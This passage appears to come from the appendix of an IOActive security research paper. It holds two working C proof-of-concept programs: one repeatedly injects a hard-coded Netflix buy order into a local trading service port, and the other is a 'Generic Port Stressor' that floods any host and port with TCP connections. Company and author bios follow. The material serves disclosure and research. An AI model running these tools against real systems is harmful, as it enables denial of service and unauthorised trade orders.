 * ORDER FOR NFLX (10) LIMIT COST 20000    <---- To BUY 10 shares of NFLX
(Netflix) at LIMIT price of 20 USD (three decimals)
 *
 * Compiled with Dev-C++.
 * Tools -> Compiler Options -> Add this to the link options to use with
WinSock library: -lws2_32
 *
 * Alejandro Hernandez
 * @nitr0usmx
 *
*/

#include<winsock.h>

#define ORDER "ORDER FOR NFLX (10)"  // To BUY 10 shares of NFLX (Netflix)
at MARKET price

#define ORDER_PORT 2000

#define N_MINS 5 // 5 mins between orders
#define TIME_BETWEEN_ORDERS (N_MINS * 60 * 1000)
```

```
int main()
{
  unsigned    n = 0;
  WSADATA           wsa;
  SOCKET            sfd;
  SOCKADDR_IN sin;
  HOSTENT           *remote;

  WSAStartup(MAKEWORD(2, 2), &wsa);

  remote = gethostbyname("127.0.0.1");

  memset(&sin, 0x00, sizeof(sin));
  sin.sin_family = AF_INET;
  sin.sin_port   = htons(ORDER_PORT);
  sin.sin_addr   = *((struct in_addr *) remote->h_addr);

  while(1){
        sfd = socket(PF_INET, SOCK_STREAM, IPPROTO_TCP);

        connect(sfd, (LPSOCKADDR)&sin, sizeof(sin));

        send(sfd, ORDER, strlen(ORDER), 0);
        send(sfd, "\n", 1, 0);

        //sleep(TIME_BETWEEN_ORDERS);
        sleep(2000);

        closesocket(sfd);
  }
}
```

Generic Port Stressor

```
/*
 * Compiled with Dev-C++.
 * Tools -> Compiler Options -> Add this to the link options to use with
WinSock library: -lws2_32
 *
 * Alejandro Hernandez
 * @nitr0usmx
 *
*/

#include<stdio.h>
#include<string.h>
#include<stdlib.h>
```

```
#include<winsock.h>

int main(int argc, char *argv[])
{
  unsigned int n, n_conns;
  WSADATA           wsa;
  SOCKADDR_IN sin;
  HOSTENT           *remote;

  printf("-*-*-*-*-*-*-*-*-*-*-*-*-*-*-\n");
  printf("-*  Generic Port Stressor  *-\n");
  printf("-*-*-*-*-*-*-*-*-*-*-*-*-*-*-\n\n");

  if(argc != 4){
        fprintf(stderr,  "Usage:  %s  <host>  <port>  <num_connections>\n",
argv[0]);
        exit(-1);
  }

  if(WSAStartup(MAKEWORD(2, 2), &wsa) != 0){
        fprintf(stderr,    "WSAStartup()    -    Error    code:    %d\n",
WSAGetLastError());
        exit(-1);
  }

  if((remote = gethostbyname(argv[1])) == NULL){
        fprintf(stderr, "gethostbyname() - Cannot resolve hostname. Error
code: %d\n", WSAGetLastError());
      WSACleanup();
        exit(-1);
  }

  memset(&sin, 0x00, sizeof(sin));
  sin.sin_family    = AF_INET;
  sin.sin_port      = htons(atoi(argv[2]));
  sin.sin_addr      = *((struct in_addr *) remote->h_addr);

  n_conns = atoi(argv[3]);
  SOCKET            sfd[n_conns];

  for(n = 0; n < n_conns; n++){
        if((sfd[n]   =   socket(PF_INET,   SOCK_STREAM,   IPPROTO_TCP))   ==
INVALID_SOCKET){
              fprintf(stderr, "socket()  -  Cannot  create  a  socket.  Error
code: %d\n", WSAGetLastError());
              goto bye;
        }

        if(connect(sfd[n], (LPSOCKADDR)&sin, sizeof(sin)) == SOCKET_ERROR){
```

```
                fprintf(stderr, "connect() - Cannot connect. Error code:
%d\n", WSAGetLastError());
                goto bye;
        }

        printf(".%c", n == 0 ? '\r' : n % 16 == 0 ? '\n' : ' ');
  }

bye:
  printf("\n\nSuccessful connections made: %d\n\n", n);
  printf("Press any key to close all the connections and finish\n");

  getchar();

    WSACleanup();

  return 0;
}
```

About the Writer

Alejandro Hernández is a senior security consultant at IOActive, Inc., who has more than 10 years of experience in the security space. He provides security services to Fortune 500 companies and other organizations around the world. In addition to authoring Melkor, he co-authored DotDotPwn, a directory traversal fuzzer. He is a speaker at security conferences in South America and the United States. Follow Alejandro on Twitter: @nitr0usmx.

About IOActive

IOActive is a comprehensive, high-end information security services firm with a long and established pedigree in delivering elite security services to its customers. Our world-renowned consulting and research teams deliver a portfolio of specialist security services ranging from penetration testing and application code assessment through to semiconductor reverse engineering. Global 500 companies across every industry continue to trust IOActive with their most critical and sensitive security issues. Founded in 1998, IOActive is headquartered in Seattle, USA, with global operations through the Americas, EMEA and Asia Pac regions. Visit www.ioactive.com for more information. Read the IOActive Labs Research Blog: http://blog.ioactive.com/. Follow IOActive on Twitter: http://twitter.com/ioactive.